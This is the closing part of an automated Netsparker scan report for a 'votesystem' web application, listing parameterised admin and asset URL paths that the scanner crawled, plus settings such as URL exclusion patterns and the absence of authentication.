/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/plugins/iCheck,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/{param2}/plugins/timepicker,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/bower\_components/bootstrap/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/bower\_components/bootstrap/dist,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/bower\_components/bootstrap-datepicker/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/bower\_components/bootstrap-datepicker/dist/dist,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/bower\_components/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/{param1}/bower\_components/dist/js,  
/votesystem/admin/index.php/bower\_components/bootstrap/bower\_components/{param1}/bower\_components/bootstrap/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/bower\_components/{param1}/bower\_components/bootstrap/dist/js,  
/votesystem/admin/index.php/bower\_components/bootstrap/bower\_components/{param1}/bower\_components/bootstrap-datepicker/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/bower\_components/{param1}/bower\_components/bootstrap-datepicker/dist/js,  
/votesystem/admin/index.php/bower\_components/bootstrap/bower\_components/{param1}/dist/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/bower\_components/{param1}/dist/dist/js,  
/votesystem/admin/index.php/bower\_components/bootstrap/dist/{param1}/bower\_components/bootstrap/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/dist/{param1}/bower\_components/bootstrap/dist/js,  
/votesystem/admin/index.php/bower\_components/bootstrap/dist/{param1}/bower\_components/bootstrap-datepicker/dist/css,  
/votesystem/admin/index.php/bower\_components/bootstrap/dist/{param1}/bower\_components/bootstrap-datepicker/dist/js,  
/votesystem/admin/index.php/bower\_components/bower\_components/{param1},  
/votesystem/admin/index.php/bower\_components/jquery/{param1}/bower\_components/bootstrap/dist/css,  
/votesystem/admin/index.php/bower\_components/jquery/{param1}/bower\_components/bootstrap/dist/js,  
/votesystem/admin/index.php/bower\_components/jquery/{param1}/bower\_components/bootstrap-datepicker/dist/css,  
/votesystem/admin/index.php/bower\_components/jquery/{param1}/bower\_components/bootstrap-datepicker/dist/js,  
/votesystem/admin/index.php/bower\_components/jquery/dist/{param1}/dist/css,  
/votesystem/admin/index.php/bower\_components/jquery/dist/{param1}/dist/js,  
/votesystem/admin/voters.php/dist/{param1}/bower\_components/{param2},  
/votesystem/admin/voters.php/dist/{param1}/dist/css

<b>Patterns</b>	exit endsession gtm\.js WebResource\.axd ScriptResource\.axd
<b>Authentication</b>	: None
<b>Scheduled</b>	: No
<b>Additional Website(s)</b>	: None

This report created with 5.8.2.28358-master-3d7991d

<https://www.netsparker.com>